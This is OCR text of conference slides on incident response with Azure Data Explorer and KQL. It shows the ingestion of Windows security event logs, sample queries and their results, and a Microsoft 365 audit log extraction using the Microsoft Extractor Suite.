
Azure Data Explorer

- Free 100 GB Cluster
- Familiar Query Language -> KQL
- Data sources
  - Local Files
  - Azure Storage
  - Event Hubs
  - Amazon S3

Ingest Data




Bert-Jan Pals


Ingest data
Ingest data into table: MyFreeCluster > MyDatabase > SecurityEventsDevice1
Destination
Source
Schema
4 Ingest
Home
Data
Query
Dashboards
My cluster
SecurityEventsDevice1
Compression type
Uncompressed
Data format *
CSV
Ignore the first record
Mapping name *
SecurityEventsDevice1_mapp...
Command viewer
Partial data preview
EventID (long)
MachineName (string)
Data (string)
Index (long)
Category (string)
CategoryNumber (long)
EntryType (string)
Message (string)
5058 Bert-Jan-D System.Byte[] 2784962 (12292) 12292 SuccessAudit Key file operation. Subject: Security ID: S-1-5-21-296616865...
5058 Bert-Jan-D System.Byte[] 2784961 (12292) 12292 SuccessAudit Key file operation. Subject: Security ID: S-1-5-21-296616865...
4688 Bert-Jan-D System.Byte[] 2784963 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4702 Bert-Jan-D System.Byte[] 2784964 (12804) 12804 SuccessAudit A scheduled task was updated. Subject: Security ID: S-1-5-2...
4688 Bert-Jan-D System.Byte[] 2784968 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784967 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4624 Bert-Jan-D System.Byte[] 2784966 (12544) 12544 SuccessAudit An account was successfully logged on. Subject: Security ID:...
4688 Bert-Jan-D System.Byte[] 2784965 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784969 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784970 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
5379 Bert-Jan-D System.Byte[] 2784972 (13824) 13824 SuccessAudit Credential Manager credentials were read. Subject: Security ...
4688 Bert-Jan-D System.Byte[] 2784971 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784975 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784974 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784973 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784977 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784976 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4688 Bert-Jan-D System.Byte[] 2784978 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
4702 Bert-Jan-D System.Byte[] 2784979 (12804) 12804 SuccessAudit A scheduled task was updated. Subject: Security ID: S-1-5-2...
4688 Bert-Jan-D System.Byte[] 2784984 (13312) 13312 SuccessAudit A new process has been created. Creator Subject: Security I...
Previous
Next: Start ingestion
Cancel

Query & Visualise Data

```
1  SecurityEventsDevice1
2  | summarize TotalEvents = count() by tostring(EventID)
```

Table 1 | Edit visual | Stats — UTC — Done (0.150 s) — 28 records





```
1  SecurityEventsDevice1
2  | take 10
```

Table 1 | Add visual | Stats

EventID	MachineName	Data	Index	Category	CategoryNumber	EntryType	Message	Source
4,688	Bert-Jan-D	System.Byte[]	2,785,000	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,001	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,003	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,002	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,006	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,005	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,004	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
4,688	Bert-Jan-D	System.Byte[]	2,785,007	(13312)	13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing

Color by Value



Microsoft Extractor Suite (UAL)

- Invictus Incident Response
- Audit Logs
- Sign-In Logs
- UAL Logs
- Azure Logs

```
1  AuditRecordsInvictusIR
2  | where Operations == "AddedToGroup"
3  | extend TargetUserOrGroupName = tostring(parse_json(AuditData).TargetUserOrGroupName)
4  | project UserIds, TargetUserOrGroupName
5  | sort by UserIds, TargetUserOrGroupName
```

Table 1 | Add visual | Stats

UserIds	TargetUserOrGroupName
a.thulile@dutchmasterz.onmicrosoft.com	SHAREPOINT\system
a.thulile@dutchmasterz.onmicrosoft.com	SHAREPOINT\system
a.thulile@dutchmasterz.onmicrosoft.com	SHAREPOINT\system
a.thulile@dutchmasterz.onmicrosoft.com	Project Kilo Owners
a.thulile@dutchmasterz.onmicrosoft.com	Project Kilo Owners
a.thulile@dutchmasterz.onmicrosoft.com	Project Kilo Members
	SHAREPOINT\system
	SHAREPOINT\system
	SHAREPOINT\system
	Exchange Security Owners
	Exchange Security Owners
	Exchange Security Members

```
PS /Users/korstiaan/Downloads> get-ualAll -startDate 2023-09-18 -EndDate 2023-09-20
[INFO] Running Get-UALAll
[INFO] Setting the Interval to the default value of 720
[INFO] Output set to CSV
[INFO] MergeCSVOutput set to n
[INFO] Creating the following directory: Output\UnifiedAuditLog\20231101141856
[INFO] Extracting all available audit logs between 2023-09-17T22:00:00Z and 2023-09-19T22:00:00Z
[INFO] Found 933 audit logs between 2023-09-17T22:00:00Z and 2023-09-18T10:00:00Z
[INFO] Successfully retrieved 933 records out of total 933 for the current time range. Moving on!
[INFO] Found 192 audit logs between 2023-09-18T10:00:00Z and 2023-09-18T22:00:00Z
[INFO] Successfully retrieved 192 records out of total 192 for the current time range. Moving on!
[INFO] Found 1014 audit logs between 2023-09-18T22:00:00Z and 2023-09-19T10:00:00Z
[INFO] Successfully retrieved 1014 records out of total 1014 for the current time range. Moving on!
[INFO] Found 98 audit logs between 2023-09-19T10:00:00Z and 2023-09-19T22:00:00Z
[INFO] Successfully retrieved 98 records out of total 98 for the current time range. Moving on!
[INFO] Acquisition complete, check the Output directory for your files..
```

Automation?

- Ingest Data Via the Azure Data Explorer API

Bert-Jan Pals

Conclusion

- Preparation is key
- Multiple approaches can return the same result
- Know the data you (do not) have
- Automate if possible
- Endless possibilities!

Questions?

Related blogs:

1. https://kqlquery.com/posts/kql-incident-response/
2. https://kqlquery.com/posts/kql-incident-response-everything-else/
3. https://kqlquery.com/posts/leveraging-live-response/
4. https://kqlquery.com/posts/incident-response-powershell-v2/

Tools:

1. https://github.com/Bert-JanP/Incident-Response-Powershell
2. https://github.com/invictus-ir/Microsoft-Extractor-Suite